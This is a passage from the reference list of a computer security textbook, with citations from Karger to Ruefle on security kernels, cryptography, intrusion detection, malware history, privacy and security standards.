[KAR90] Karger, P., et al. “A VMM Security Kernel for the VAX Architecture.” *Proc IEEE Symp on Security & Privacy*, 1990, p2–19.

[KAR91] Karger, P., et al. “A Retrospective on the VAX VMM Security Kernel.” *IEEE Trans on Software Engineering*, v17 n11, Nov 1991, p1147–1165.

[KAR91a] Karger, P., and Wray, J. “Storage Channels in Disk Arm Optimization.” *Proc IEEE Symp on Security & Privacy*, 1991, p52–61.

[KAS11] Kassner, Michael. “Dropbox: Convenient? Absolutely, but is it secure?” *Tech-Republic*, 13 Jun 2011. <http://www.techrepublic.com/blog/it-security/dropbox-convenient-absolutely-but-is-it-secure/>

[KAU05] Kaufman, C., ed. “Internet Key Exchange (IKEv2) Protocol.” *Internet Engineering Task Force Report RFC 4306*, Dec 2005.

[KEM02] Kemmerer, R., and Vigna, G. “Intrusion Detection: A Brief History and Overview.” *IEEE Security & Privacy*, v1 n1, Apr 2002, p27–30.

[KEM83] Kemmerer, R. “Shared Resource Matrix Methodology.” *ACM Trans on Computing Systems*, v1 n3, Oct 1983, p256–277.

[KEN03] Kent, S., and Millett, L. (eds). *Who Goes There? Authentication Through the Lens of Privacy*. National Academy of Sciences Press, 2003.

[KEN98] Kent, S., and Atkinson, R. “Security Architecture for the Internet Protocol.” *Internet Engineering Task Force Report RFC 2401*, Nov 1998.

[KEP93] Kephart, J., et al. “Computers and Epidemiology.” *IEEE Spectrum*, v30 n5, May 1993, p20–26.

[KER83] Kerckhoffs, A. “La Cryptographie Militaire.” *Journale des Sciences Militaires*, v IX, Jan 1883, p5–38.

[KES10] Kestner, L. “MCPS to Strengthen Computer Security.” *Silver Chips Online* (Montgomery Blair High School Student Newspaper), 25 Feb 2010.

[KID98] Kidwell, P. “Stalking the Elusive Computer Bug.” *IEEE Annals of the History of Computing*, v20, n4, 1998, p5–9.

[KIM98] Kim, G., and Spafford, E. “Tripwire: A Case Study in Integrity Monitoring.” in [DEN98], 1998.

[KLE90] Klein, D. “Foiling the Cracker: Survey and Improvements to Password Security.” *Proc Usenix Unix Security II Workshop*, 1990, p5–14.

[KNI02] Knight, W. “Anti-Snooping Operating System Close to Launch.” *The New Scientist*, 28 May 2002. <http://www.newscientist.com/news/print.jsp?id=ns99992335#>

[KNI86] Knight, J., and Leveson, N. “An Experimental Evaluation of the Assumption of Independence in Multi-Version Programming.” *IEEE Trans Software Engr*, vSE-21 n1, Jan 1986, p96-109.

- [KNI98] Knight, E., and Hartley, C. "The Password Paradox." *Business Security Advisor Magazine*, Dec 1998.
- [KNU02] Knudsen, L., et al. "On the Design and Security of RC2." *Proc First Fast Software Encryption Workshop* (Springer Lecture notes), n1372, Springer, Mar 1998, p206–221.
- [KO06] Ko, M., and Durantes, C. "The Impact of Information Security Breaches on Financial Performance of the Breached Firms: An Empirical Investigation." *Jl of Info Tech Management*, v17, n2, 2006, p13–22.
- [KO13] Ko, R., et al. "Cloud Computing Vulnerability Incidents: A Statistical Overview." *Cloud Security Alliance white paper*, 13 Mar 2013.
- [KOB87] Koblitz, N. "Elliptic Curve Cryptosystems." *Mathematics of Computation*, v48, 1987, p203–208.
- [KOH78] Kohnfelder, L. "Towards a Practical Public-Key Cryptosystem." *MIT EE Bachelor's Thesis*, 1978.
- [KOH93] Kohl, J., and Neuman, C. "The Kerberos Network Authentication Service (V5)." *Internet Engineering Task Force Report RFC 1510*, Sep 1993.
- [KOH94] Kohl, J., et al. "The Evolution of the Kerberos Authentication Process." *Open Distributed Systems*, IEEE Computer Society Press, 1994, p78–94. http://athena-dist.mit.edu/pub/kerberos/doc/krb_evol.PS
- [KON81] Konheim, A. *Cryptography, A Primer*. Wiley, 1981.
- [KOS09] Koscher, K., et al. "EPC RFID Tags in Security Applications: Passport Cards, Enhanced Drivers Licenses, and Beyond." *Proc 2009 ACM Conf on Computer and Comm Security*, 2009.
- [KOS10] Koscher, K., et al. "Experimental Security Analysis of a Modern Automobile." *Proc 2010 IEEE Symp Sec and Priv*, May 2010.
- [KRA05] Kratkiewicz, K., and Lippman, R. "A Taxonomy of Buffer Overflows for Evaluating Static and Dynamic Software Testing Tools." *Proc NIST Workshop on Software Security Assurance Tools, Techniques, and Metrics*, 7–8 Nov 2005.
- [KRA14] Kramer, A., et al. "Experimental Evidence of Massive-Scale Emotion Contagion Through Social Networks." *Proc Natl Academy of Sciences*, v111, n24, p8788–8790, 2014.
- [KRE07] Krebs, B. "Cyber-Criminals and Their Tools Getting Bolder, More Sophisticated." *Washington Post*, 14 Mar 2007.
- [KRE10] Krebs, B. "A Peek Inside the Eleonore Browser Exploit Kit." *Krebs on Security*, 2010. <http://krebsonsecurity.com/2010/01/a-peek-inside-the-eleonore-browser-exploit-kit/>
- [KRE14] Krebs, B. "Complexity as the Enemy of Security." *Krebs on Security*, 14 May 2014. <http://krebsonsecurity.com/2014/05/complexity-as-the-enemy-of-security/>
- [KUH07] Kuhn, R., et al. "Border Gateway Protocol Security." *NIST Special Publication 800-54*, Aug 2007.
- [KUN03] Kunreuther, H., and Heal, G. "Interdependent Security." *Jl of Risk and Uncertainty*, v26 n3, Mar–May 2003, p231–249.

- [KUR92] Kurak, C., and McHugh, J. “A Cautionary Note on Image Downgrading.” *Proc Computer Security Applications Conf*, 1992, p153–159.
- [LAM03] Lamos, R. “Damage Control.” *Cnet News*, 6 Feb 2003. <http://news.cnet.com/2009-1001-983540.html>
- [LAM10] Lamande, E. “GrIDSure Authenticates Microsoft’s Latest Remote Application Platform.” *Global Security*, 27 Apr 2010. <http://www.globalsecuritymag.com/GrIDSure-authenticates-Microsoft-s,20100427,17307.html>
- [LAM71] Lampson, B. “Protection.” *Proc Princeton Symp*, reprinted in *Operating Systems Review*, v8 n1, Jan 1974, p18–24.
- [LAM76] Lampson, B., and Sturgis, H. “Reflections on an Operating System Design.” *Comm of the ACM*, v19 n5, May 1976, p251–266.
- [LAM82] Lamport, L., et al. “The Byzantine Generals Problem.” *ACM Trans on Programming Languages and Systems*, v4 n3, Jul 1982, p382–401.
- [LAN11] Landau, S. *Security or Surveillance: The Risks Posed by New Wiretapping Technologies*. MIT Press, 2011.
- [LAN93] Landwehr, C., et al. “Computer Program Security Flaws.” *NRL Technical Report*, Nov 1993.
- [LAR14] Larsen, P., et al. “Security Through Diversity: Are We There Yet?” *IEEE Security & Privacy*, v12 n2, Mar–Apr 2014, p28–33.
- [LAW02] Lawton, G. “Open Source Security: Opportunity or Oxymoron?” *IEEE Computer*, v35 n3, Mar 2002, p18–21.
- [LEE98] Lee, W., and Stolfo, S. “Data Mining Approaches for Intrusion Detection.” *Proc 1998 7th USENIX Security Symp*, 1998, p79–94.
- [LEH05] Lehembre, G. “WiFi Security–WEP, WPA and WPA2.” *Internet White Paper*, hakin9.org, Jun 2005.
- [LEV06] Levine, J., et al. “Detecting and Categorizing Kernel-Level Rootkits to Aid Future Detection.” *IEEE Security & Privacy*, v4 n1, Jan 2006, p24–32.
- [LEV95] Leveson, N. “Medical Devices: The Therac 25.” *Safeware: Systems Safety and Computers*. Addison Wesley, 1995. <http://sunnyday.mit.edu/papers/therac.pdf>
- [LEX76] Lexan Corp. “An Evaluation of the DES.” *Unpublished report*, Lexan Corp., Sep 1976.
- [LIB09] Libicki, M. *Cyberdeterrence and Cyberwar*. RAND Corp., 2009.
- [LIE89] Liepins, G., and Vaccaro, H. “Anomaly Detection: Purpose and Framework.” *Proc National Computer Security Conf*, 1989, p495–504.
- [LIN99] Lindqvist, U., and Porras, P. “Detecting Computer and Network Misuse with the Production-Based Expert System Toolset.” *Proc IEEE Symp on Security & Privacy*, 1999, p146–161.
- [LIT02] Litchfield, D. “Threat Profiling Microsoft SQL Server.” *NGS Software Report*, 20 Jul 2002. <http://www.ngssoftware.com/Libraries/Documents/>
- [LIT99] Litchfield, D. “Alert: Microsoft’s Phone Dialer Contains a Buffer Overflow that Allows Execution of Arbitrary Code.” *NTBugtraq archives*, 30 Jul 1999.

- [LOD13] Lodderstedt, T. "OAuth 2.0 Threat Model and Security Considerations." *Internet Engineering Task Force Report RFC 6819*, Jan 2013.
- [LOE01] Loewenstein, G., et al. "Risk as Feelings." *Psychological Bulletin*, v127, 2001, p267–286.
- [LOR06] Lorenzi, R. "Mafia Boss's Encrypted Messages Deciphered." *Discovery News*, 17 Apr 2006.
- [LOW14] Low, A., and Rosenblatt, S. "Serious Security Flaw in OAuth, OpenID Discovered." *CNET*, 2 May 2014. <http://www.cnet.com/news/serious-security-flaw-in-oauth-and-openid-discovered/>
- [LUN90] Lunt, T., et al. "A Real-Time Intrusion Detection Expert System." *SRI Technical Report*, SRI-CSL-90-05, 1990.
- [MAL02] Malin, B., and Sweeney, L. "Compromising Privacy in Distributed Population-Based Databases with Trail Matching: A DNA Example." *CMU Tech Report CMU-CS-02-189*, Dec 2002.
- [MAN98] Mann, C. "Who Will Own Your Next Good Idea?" *Atlantic Monthly*, Sep 1998, p57–82.
- [MAR05] Marin, G. "Network Security Basics." *IEEE Security & Privacy*, v3 n6, Nov 2005.
- [MAR09] Markoff, John. "Computer Experts Unite to Hunt Worm." *New York Times*, 18 Mar 2009.
- [MAR10] Markoff, J. "Worm Can Deal Double Blow to Nuclear Program." *New York Times*, 19 Nov 2010.
- [MAR11] Markoff, J. "Malware Aimed at Iran Hit Five Sites, Report Says." *New York Times*, 13 Feb 2011.
- [MAR95] Markoff, J. "How Shimomura Snared Prince of Hackers." *New York Times*, 28 Feb 1995.
- [MAR98] Marks, L. *Between Silk and Cyanide*. Free Press, 1998.
- [MAT02] Matsumoto, T., et al. "Impact of Artificial Gummy Fingers on Fingerprint Systems." *Proc of SPIE: Optical Security and Counterfeit Detection Techniques IV*, v4677, 2002. <http://www.lfca.net/Fingerprint-System-Security-Issues.pdf>
- [MAY91] Mayfield, T., et al. "Integrity in Automated Information Systems." *C Technical Report*, p79–91, Sep 1991.
- [MCA05] McAfee, Inc. "McAfee Virtual Criminology Report." *McAfee Report*, Jul 2005. http://www.mcafee.com/us/local_content/misc/mcafee_na_virtual_criminology_repor
- [MCA14] McAfee Labs. "McAfee Labs Threats Report, Fourth Quarter 2013." McAfee Labs report, 2014.
- [MCC01] McCorkendale, B., and Ször, P. "Code Red Buffer Overflow." *Virus Bulletin*, Sep 2001, p4–5. <http://www.peterszor.com/codered.pdf>
- [MCC79] McCauley, E., and Drongowski, P. "KSOS—The Design of a Secure Operating System." *Proc AFIPS National Computer Conf*, 1979, p345–353.
- [MCG06] McGrew, R., and Vaughn, R. "Experiences with Honeypot Systems:

Development, Deployment and Analysis.” *Proc 39 Hawaii Intl Conf on Sys Sciences*, 2006.

[MCG10] McGraw, G., and Arce, I. “Software [In]security: Cyber Warmongering and Influence Peddling.” *InformIT*, 24 Nov 2010.

MCG11] McGowan, J. “Are Fingerprints Unique?” Essential Match, History. 20 Sep 2011. <http://math-blog.com/2011/09/20/are-fingerprints-unique/>

[MCM10] McMillan, Robert. “US Treasury Web Sites Hacked, Serving Malware.” *PCWorld*, 4 May 2010. http://www.pcworld.com/article/195526/us_treasury_web_sites_hacked_serving_malware

[MCN06] McNamara, P. “Congressional aide admits trying to hire hackers—to boost his college GPA.” *Network World*, 21 Dec 2006.

[MEL11] Mell, P., and Grance, T. “The NIST Definition of Cloud Computing.” *NIST Draft Special Publication 800-145*, 2011.

[MEN05] Menn, J. “Now, Every Keystroke Can Betray You.” *Los Angeles Times*, 18 Sep 2005.

[MEN10] Menn, J. *Fatal System Error*. Public Affairs, 2010.

[MEN13] Menn, J. “Exclusive: Secret Contract Tied NSA and Security Industry Pioneer.” *Reuters*, 20 Dec 2013. <http://www.reuters.com/article/2013/12/20/us-usa-security-rsa-idUSBRE9BJ1C220131220>

[MER80] Merkle, R. “Protocols for Public Key Cryptosystems.” *Proc IEEE Symp on Security & Privacy*, 1980, p122–133.

[MER81] Merkle, R., and Hellman, M. “On the Security of Multiple Encryption.” *Comm of the ACM*, v24 n7, Jul 1981, p465.

[MIC10] Microsoft Corp. “Update—Restart Issues After Installing MS10-015 and the Alureon Rootkit.” *Microsoft Security Response Center*, 17 Feb 2010. <http://blogs.technet.com/b/mmpc/archive/2010/02.aspx>

[MIC10a] Microsoft Corp. “Essential Software Security Training for the Microsoft SDL.” Apr 2010. <http://go.microsoft.com/?linkid=9786235>

[MIC13] Microsoft Corp. “Security Advisory 2868725: Recommendation to disable RC4.” *Microsoft TechNet Blogs*, 12 Nov 2013. <http://blogs.technet.com/b/srd/archive/2013/11/12/security-advisory-2868725-recommendation-to-disable-rc4.aspx>

[MIL10] Military.com. “Israel Adds Cyber-Attack to IDF.” *web posting*, 10 Feb 2010. <http://www.military.com/features/0,15240,210486,00.html>

[MIL13] Miller, C., and Valasek, C. “Adventures in Automotive Networks and Control Units.” *White paper*, derived from presentation at Defcon13. http://illmatics.com/car_hacking.pdf

[MIL56] Miller, G. “The Magical Number Seven, Plus or Minus Two: Some Limits on Our Capacity for Processing Information.” *Psychological Review*, v63, n2, 1956, p81–97.

[MIL85] Miller, V. “Uses of Elliptical Curves in Cryptography.” *Proc Crypto 1985*, 1985.

- [MIL88] Millen, J. "Covert Channel Analysis." *Unpublished notes*, 1988.
- [MIS02] Mishra, A., and Arbaugh, W. "An Initial Security Analysis of the IEEE 802.1x Security Standard." *Univ of Maryland Computer Science Dept Technical Report*, TR-4328, 6 Feb 2002.
- [MIT10] MITRE Corporation. "2010 CWE/SANS Top 25 Most Dangerous Programming Errors." *MITRE report*, 2010. http://cwe.mitre.org/top25/archive/2010/2010_cwe_sans_top25.pdf
- [MIY89] Miyaguchi, S. "The FEAL-8 Cryptosystem and Call for Attack." *Proc Crypto Conf*, 1989, p624–627.
- [MOR77] Morris, R., et al. "Assessment of the NBS Proposed Data Encryption Standard." *Cryptologia*, v1 n3, Jul 1977, p281–291.
- [MOR79] Morris, R., and Thompson, K. "Password Security: A Case History." *Comm of the ACM*, v.22 n11, Nov 1979, p594–597. <http://portal.acm.org/citation.cfm?doid=359168.359172>
- [MOR85] Morris, R. "A Weakness in the 4.2BSD Unix TCP/IP Software." *AT&T Bell Laboratories Computing Science Technical Report*, 117, 1985.
- [MOS03] Moskowitz, R. "Weakness in Passphrase Choice in WPA Interface." *Internet posting*, 4 Nov 2003. http://wifinetnews.com/archives/2003/11/weakness_in_passphrase_choice_in_wpa_in
- [MUD95] Mudge (Zatko, P.). "How to Write Buffer Overflows." *L0pht Report*, 20 Oct 1995.
- [MUF92] Muffett, A. "Crack, A Sensible Password Checker for Unix." *Unpublished report*, 1992. <http://www.cert.org/pub/tools/crack>
- [MUK94] Muklherjee, B., et al. "Network Intrusion Detection." *IEEE Network*, May–Jun 1994, p26–41.
- [MUL99] Mulligan, D. "Testimony Before the House Commerce Committee Subcommittee On Telecommunications, Trade, and Consumer Protection." 13 Jul 1999. <https://cdt.org/files/testimony/990713mulligan.shtml>
- [MUR10] Murdock, S., et al. "Chip and PIN Is Broken." *Proc 2010 IEEE Symp Security and Privacy*, 2010.
- [MUR90] Murphy, S. "The Cryptanalysis of FEAL-4 with 20 Chosen Plaintexts." *Jl of Cryptology*, v2 n3, 1990, p145–154.
- [MYE79] Myers, G., *The Art of Software Testing*. John Wiley, 1979.
- [NAR06a] Naraine, R. "Return of the Web Mob." *eWeek*, 10 Apr 2006.
- [NAR06b] Naraine, R. "Microsoft Says Recovery from Malware Becoming Impossible." *eWeek*, 4 Apr 2006.
- [NAS00] NASA (National Aeronautics and Space Administration). "MARS Program Assessment Report Outlines Route to Success." *Press Release*, 00-46, Mar 2000.
- [NAS07] NASA (National Aeronautics and Space Administration). "Mars Global Surveyor (MGS) Spacecraft Loss of Contact." *Unpublished NASA white paper*, 13 Apr 2007. http://www.nasa.gov/pdf/174244main_mgs_white_paper_20070413.pdf
- [NBC13] NBC News, "Facebook forensics: What the feds can learn from your digital

crumbs,” Jun 8, 2013. <http://host-45.242.54.159.gannett.com/news/article/316460/483/Facebook-forensics-What-the-feds-can-learn-from-your-digital-crumbs>

[NBS77] NBS (National Bureau of Standards). “Data Encryption Standard.” *Federal Information Processing Standard*, 46, Jan 1977.

[NCS91a] NCSC (National Computer Security Center). “Integrity-Oriented Control Objectives.” *C Technical Report*, 111-91, Oct 1991.

[NCS91b] NCSC (National Computer Security Center). “A Guide to Understanding Data Remanence.” *NCSC Technical Report*, TG-025 ver 2, Sep 1991.

[NCS93] NCSC (National Computer Security Center). “A Guide to Understanding Covert Channel Analysis of Trusted Systems.” *NCSC Technical Report*, TG-030, Nov 1993.

[NCS95] NCSC (National Comp Sec Center). “Final Evaluation Report: Gemini Trusted Network Processor.” *NCSC Report*, NCSC-FER-94/34.

[NEU80] Neumann, P., et al. “A Provably Secure Operating System: The System, Its Applications, and Proofs.” *SRI CS Lab Report CSL-116*, 1980.

[NEU86] Neumann, P. “On the Hierarchical Design of Computing Systems for Critical Applications.” *IEEE Trans on Software Engineering*, vSE-12 n9, Sep 1986, p905–920.

[NEU96] Neumann, P. “Primary Colors and Computer Evidence.” *Risks Digest*, v18 n26, 18 Jul 1996.

[NGO12] Ngo, D. “Seagate reaches 1Tb per square inch, hard drive to reach 60TB capacity.” *CNet News*, Mar 19, 2012. <http://www.cnet.com/news/seagate-reaches-1tb-per-square-inch-hard-drive-to-reach-60tb-capacity/>

[NIE09] Nielsen, J. “Stop Password Masking.” *Alertbox blog*, 23 Jun 2009. <http://www.useit.com/alertbox/passwords.html>

[NIE94] Nielsen, J. “Heuristic Evaluation.” *Usability Inspection Methods*, John Wiley & Sons, Inc., 1994.

[NIS01] NIST (National Institute of Standards and Technology). “Specification for the Advanced Encryption Standard (AES).” *Federal Information Processing Standard*, 197, 2001.

[NIS05] NIST (National Institute of Standards and Technology). “Recommendations for Key Management: Part 1—General.” *NIST Special Publication*, 800-57, Aug 2005.

[NIS06] NIST (National Institute of Standards and Technology). “NIST Comments on Cryptanalytic Attacks on SHA-1.” *Unpublished web report*, 25 Apr 2006. <http://www.csrc.nist.gov/pki/HashWorkshop/NIST%20Statement>

[NIS06a] NIST (National Institute of Standards and Technology). “Requiring Software Independence in VVSG 2007: STS Recommendations for the TGDC.” *draft white paper*, Nov 2006. <http://vote.nist.gov/DraftWhitePaperOnSIinVVSG2007-20061120.pdf>

[NIS08] NIST (National Institute of Standards and Technology). “Secure Hash

Standard.” *Federal Information Processing Standard*, 180-3, 2008.

[NIS09] NIST (National Institute of Standards and Technology). “Digital Signature Standard.” *Federal Information Processing Standard*, 186-3, Jun 2009.

[NIS11] Nissenbaum, H. “A contextual approach to privacy online,” *Daedalus: The Journal of the American Academy of Arts and Sciences*, v140 n4, Fall 2011, p32–48

[NIS13] NIST (National Institute of Standards and Technology). “Digital Signature Standard (DSS).” *Federal Information Processing Standard*, 186-4, Jul 2013.

[NIS14] NIST (National Institute of Standards and Technology). “SHA-3 Standard: Permutation-Based Hash and Extendable-Output Functions.” *Draft Federal Information Processing Standard*, 202, May 2014.

[NIS91] NIST (National Institute of Standards and Technology). “Glossary of Computer Security Terminology.” *NIST Technical Report*, NISTIR 4659, Sep 1991.

[NIS92] NIST (National Institute of Standards and Technology). “The Digital Signature Standard, Proposal and Discussion.” *Comm of the ACM*, v35 n7, Jul 1992, p36–54.

[NIS94] NIST (National Institute of Standards and Technology). “Digital Signature Standard.” *Federal Information Processing Standard*, 186, May 1994.

[NIX10] Nixon, S. “From the CIO.” *Network News*, v5 n9, State of Virginia, 2 Sep 2010.

[NOG02] Noguchi, Y. “High Wireless Acts.” *Washington Post*, 28 Apr 2002.

[NRC05] NRC (National Research Council). “Asking the Right Questions About Electronic Voting.” *National Academies of Science white paper*, 25 Sep 2005.

[NSA05] NSA (National Security Agency). “Redacting with Confidence: How to Safely Publish Sanitized Reports Converted from Word to PDF.” *NSA Report*, I333-015R-2005, 13 Dec 2005.

[NSA95a] NSA (National Security Agency). “SSE CMM: Systems Security Engineering Capability Maturity Model.” *NSA SSE-CMM Model and Application Report*, 2 Oct 1995.

[OAS05a] OASIS (Organization for the Advancement of Structure Information Standards). “Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0.” *OASIS Standard*, 15 Mar 2005.

[OAS05b] OASIS (Organization for the Advancement of Structure Information Standards). “Security and Privacy Considerations for the OASIS Security Assertion Markup Language (SAML) V2.0.” *OASIS Standard*, 15 Mar 2005.

[OBE04] Oberholzer, F., and Strumpf, K. “The Effect of File Sharing on Record Sales: An Empirical Analysis.” *Unpublished white paper*.
<http://www.unc.edu/~cigar/papers/FileSharingMarch2004.pdf>

[ODL03] Odlyzko, A. “Privacy, Economics and Price Discrimination on the Internet.” *Unpublished white paper*.
<http://www.dtc.umn.edu/~odlyzko/doc/privacy.economics.pdf>

[OHI09] Ohigashi, T., and Morii, M. “A Practical Message Falsification Attack on WPA.” *IEICE Info Sys Researchers Conf*, 2009.

- [OLS93] Olsen, N. “The Software Rush Hour.” *IEEE Software*, v10 n5, May 1993, p29–37.
- [OMA09] O’Malley, O., et al. “Hadoop Security Design.” Yahoo! White Paper, 2009. <https://issues.apache.org/jira/secure/attachment/12428537/security-design.pdf>
- [ORM03] Orman, H. “The Morris Worm: A Fifteen Year Retrospective.” *IEEE Security & Privacy*, v1 n5, Sep 2003, p35–43.
- [ORT11] Ortiz, S. “Is Peer-to-Peer on the Decline?” *IEEE Comp*, v44 n2, Feb 2011, p11–13.
- [OWA10] OWASP (Open Web Application Security Project). *OWASP Top 10—2010 Edition*. OWASP Foundation, 2010.
- [PAL01] Palmer, C. “Ethical Hacking.” *IBM Systems JI*, v40 n3, 2001, p769–780.
- [PAN06] Panja, T. “Fingerprints Confirm Identity of Missing Man.” *Washington Post*, 8 May 2006.
- [PAR79] Parker, D. *Ethical Conflicts in Computer Science and Technology*. AFIPS Press, 1979.
- [PAR84] Parker, D., and Nycum, S. “Computer Crime.” *Comm of the ACM*, v27 n4, Apr 1984, p313–321.
- [PAR98] Parker, D. *Fighting Computer Crime*. Wiley, 1998.
- [PAU93] Paulk, M., et al. “Capability Maturity Model, version 1.1.” *IEEE Software*, v10 n4, Jul 1993, p18–27.
- [PEL05] Pelligra, V. “Under Trusting Eyes: The Responsive Nature of Trust.” *Economics and Social Interaction: Accounting for Interpersonal Relations*, Cambridge Univ Press, 2005.
- [PER13] Perlroth, N., et al. “N.S.A. Able to Foil Basic Safeguards of Privacy on the Web.” *New York Times*, 5 Sep 2013.
- [PET95] Pettit, P. “The Cunning of Trust.” *Philosophy and Public Affairs*, v24 n3, Jun 1995, p202–225.
- [PET99] Petitcolas, F., et al. “Information Hiding—A Survey.” *Proc IEEE*, v87, n7, p1062–1078.
- [PFL02] Pfleeger, S., et al. *Solid Software*. Prentice-Hall, 2002.
- [PFL05] Pfleeger, S. “Soup or Art? The Role of Evidential Force in *Empirical Software Engineering*.” *IEEE Software*, Jan–Feb 2005.
- [PFL06] Pfleeger, S., et al. “Investing in Cyber Security: The Path to Good Practice.” *Cutter IT JI*, v19 n1, Jan 2006, p11–18.
- [PFL06b] Pfleeger, S., and Pfleeger, C. “Why We Won’t Review Books by Hackers.” *IEEE Security & Privacy*, v4 n4, Jul 2006.
- [PFL07] Pfleeger, C., and Pfleeger, S. *Security in Computing*. 4th ed., Prentice Hall (Pearson Education, Inc.), 2007.
- [PFL08] Pfleeger, S., and Rue, R. “Cybersecurity Economic Issues: Clearing the Path to Good Practice.” *IEEE Software*, v25, n1, 2008, p35–42.
- [PFL09] Pfleeger, S., and Stolfo, S. “Addressing the Insider Threat.” *IEEE Security*

& *Privacy*, v7 n6, Nov/Dec 2009, p10–13.

[PFL10a] Pfleeger, S., and Atlee, J. *Software Engineering: Theory and Practice*. 4th ed., Prentice Hall, 2010.

[PFL10b] Pfleeger, S. “Anatomy of an Intrusion.” *IT Professional*, v12 n4, Jul/Aug 2010, p20–28.

[PFL10c] Pfleeger, S., et al. “Insiders Behaving Badly: Addressing Bad Actors and Their Actions.” *IEEE Trans Info Forensics and Sec*, v15 n1, Mar 2010, p169–179.

[PFL10d] Pfleeger, C. “Encryption: Not Just for the Defensive Team.” *IEEE Security & Privacy*, v8 n2, Mar 2010, p63–66.

[PFL85] Pfleeger, S., and Straight, D. *Introduction to Discrete Structures*. John Wiley and Sons, 1985.

[PFL91] Pfleeger, S. “A Framework for Security Requirements.” *Computers and Security*, v10 n6, Oct 1991, p515–523.

[PFL93] Pfleeger, C. “How Can IT Be Safe If It’s Not Secure?” *Proc Safety Critical Systems Conf*, Apr 1993.

[PFL94] Pfleeger, C. “Uses and Misuses of Formal Methods in Computer Security.” *Proc IMA Conf on Mathematics of Dependable Systems*, 1994.

[PFL97] Pfleeger, C. “The Fundamentals of Information Security.” *IEEE Software*, v14 n1, Jan 1997, p15–16, 60.

[PFL97a] Pfleeger, S., and Hatton, L. “Investigating the Influence of Formal Methods.” *IEEE Computer*, v30 n2, Feb 1997.

[PIL08] Pilofov, A., and Kapela, T. “Stealing The Internet.” *Defcon 2008*, 2008.

[PIN04] Pincus, J., and Baker, B. “Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns.” *IEEE Security & Privacy*, v2 n4, Jul 2004, p20–27.

[PLA13] Plafke, J. “New optical laser can increase DVD storage up to one petabyte.” *Extreme Tech*, Jun 20, 2013

[PON08] Ponemon Institute. “Airport Insecurity: The Case of Lost and Missing Laptops.” *Unpublished white paper*, 29 Jul 2008.

[PON09] Ponemon Institute. “Fourth Annual US Cost of Data Breach Study.” *Unpublished white paper*, Jan 2009.

[POO10] Poovey, B. “Palin e-mail hacker sentenced to year in custody.” *Washington Post*, 12 Nov 2010.

[POP78] Popek, G., and Kline, C. “Encryption Protocols, Public Key Algorithms, and Digital Signatures.” in *Foundations of Secure Computation*, ed. R. Demillo, Academic Press, 1978, p133–155.

[POR09] Porras, P., et al. “An Analysis of Conficker’s Logic and Rendezvous Points.” *SRI Technical Report*, 4 Feb 2009. <http://mtc.sri.com/Conficker/>

[POU05] Poulsen, K. “Feds Square Off Against Organized Cyber Crime.” *Security Focus*, 17 Feb 2005. <http://www.securityfocus.com/print/news/10525>

[PRE07] Prevalakis, V., and Spinellis, D. “The Athens Affair.” *IEEE Spectrum*, v44 n7, Jul 2007.

- [PRE11] Preston, J., and Stelter, B. "Cell Phones Become the World's Eyes and Ears on Protest." *New York Times*, 18 Feb 2011.
- [PUB01] Public Citizen. "The Real Root Cause of the Ford/Firestone Tragedy: Why the Public Is Still at Risk." *Public Citizen white paper*, 25 Apr 2001. URL: www.citizen.org/documents/rootcause.pdf.
- [RAB93] Rabin, M. "Incorporating Fairness Into Game Theory and Economics." *American Economic Review*, v83 n5, Sep 1993, p1281–1302.
- [RAM99] Ramdell, B. "S/MIME Version3 Message Specification." *Internet Engineering Task Force Report RFC2633*, Apr 1999.
- [RAN05] Ranum, M. "Six Dumbest Ideas in Computer Security." *Certified Security Online Magazine*, 6 Sep 2005. <http://www.certifiedsecuritypro.com/content/view/154/90/>
- [RAN08] Rantala, R. "Cybercrime Against Businesses, 2005." *Special Report NCJ221943, U.S. Bureau of Justice Statistics*, Sep 2008. <http://bjs.ojp.usdoj.gov/content/pub/pdf/cb05.pdf>
- [RAN92] Ranum, M. "A Network Firewall." *Proc International Conf on Systems and Network Security and Management (SANS-1)*, Nov 1992.
- [RAN94] Ranum, M., and Avolio, F. "A Toolkit and Methods for Internet Firewalls." *Proc Usenix Security Symp*, 1994.
- [RAS06] Rash, W. "Report Blasts Veterans' Affairs Response to Laptop Theft." *eWeek*, 13 Jul 2006.
- [REE60] Reed, I., and Solomon, G. "Polynomial Codes Over Certain Finite Fields." *Jl Soc for Industrial and Applied Mathematics*, v8 n2, 300–304.
- [RES04] Rescorla, E. "Is Finding Security Holes a Good Idea?" *Proc Workshop on the Economics of Information Security*. 2004. <http://www.dtc.umn.edu/weis2004/rescorla.pdf>
- [REZ03] Rezgui, A., et al. "Privacy on the Web: Facts, Challenges, and Solutions." *IEEE Security & Privacy*, v1 n6, Nov 2005, p40–49.
- [RIV78] Rivest, R., et al. "A Method for Obtaining Digital Signatures and Public-Key Cryptosystems." *Comm of the ACM*, v21 n2, Feb 1978, p120–126.
- [RIV84] Rivest, R., and Shamir, A. "How to Expose an Eavesdropper." *Comm of the ACM*, v27 n4, Apr 1984, p393–395.
- [RIV94] Rivest, R. "The RC5 Encryption Algorithm (corrected)." *Proc 1994 Leuven Workshop on Fast Software Encryption*. 1994.
- [ROC89] Rochlis, J., and Eichen, M. "With Microscope and Tweezers: The Worm From MIT's Perspective." *Comm of the ACM*, v32 n6, Jun 1989.
- [ROO93] Rook, P. "Risk Management for Software Development." *ESCOM tutorial*, 24 Mar 1993.
- [ROO95] Roos, A. "Weak Keys in RC4." *posting to sci.crypt*, 22 Sep 1995. <http://marcel.wanda.ch/Archive/WeakKeys>
- [ROS10] Ross, A. "Iris Recognition: The Way Forward." *IEEE Computer*, v43 n2, Feb 2010, p30–34.

- [ROS30] Ross, W. *The Right and the Good*. Springer-Verlag, 1930.
- [ROW06] Rowe, B., and Gallaher, M. “Private Sector Cyber Security Investment Strategies: An Empirical Analysis.” *Workshop on the Economics of Info Security*, 2006.
- [RUB00] Rubin, A. “Security Considerations for Remote Electronic Voting over the Internet.” *Proc Internet Policy Institute Workshop on Internet Voting*, Oct 2000.
- [RUB01] Rubin, A. *White Hat Arsenal*. Addison-Wesley, 2001.
- [RUB02] Rubin, A. “Security Considerations for Remote Electronic Voting.” *Comm of the ACM*, v45 n12, Dec 2002, p39–44.
- [RUE09] Rue, R., and Pfleeger, S. “Making the Best Use of Cybersecurity Economic Models.” *IEEE Security & Privacy*, v7, n4, 2009, p52–60.
- [RUE14] Ruefle, R., et al. “Computer Security Incident Response Team Development and Evolution.” *IEEE Security & Privacy*, v12, n5, Sept 2014.
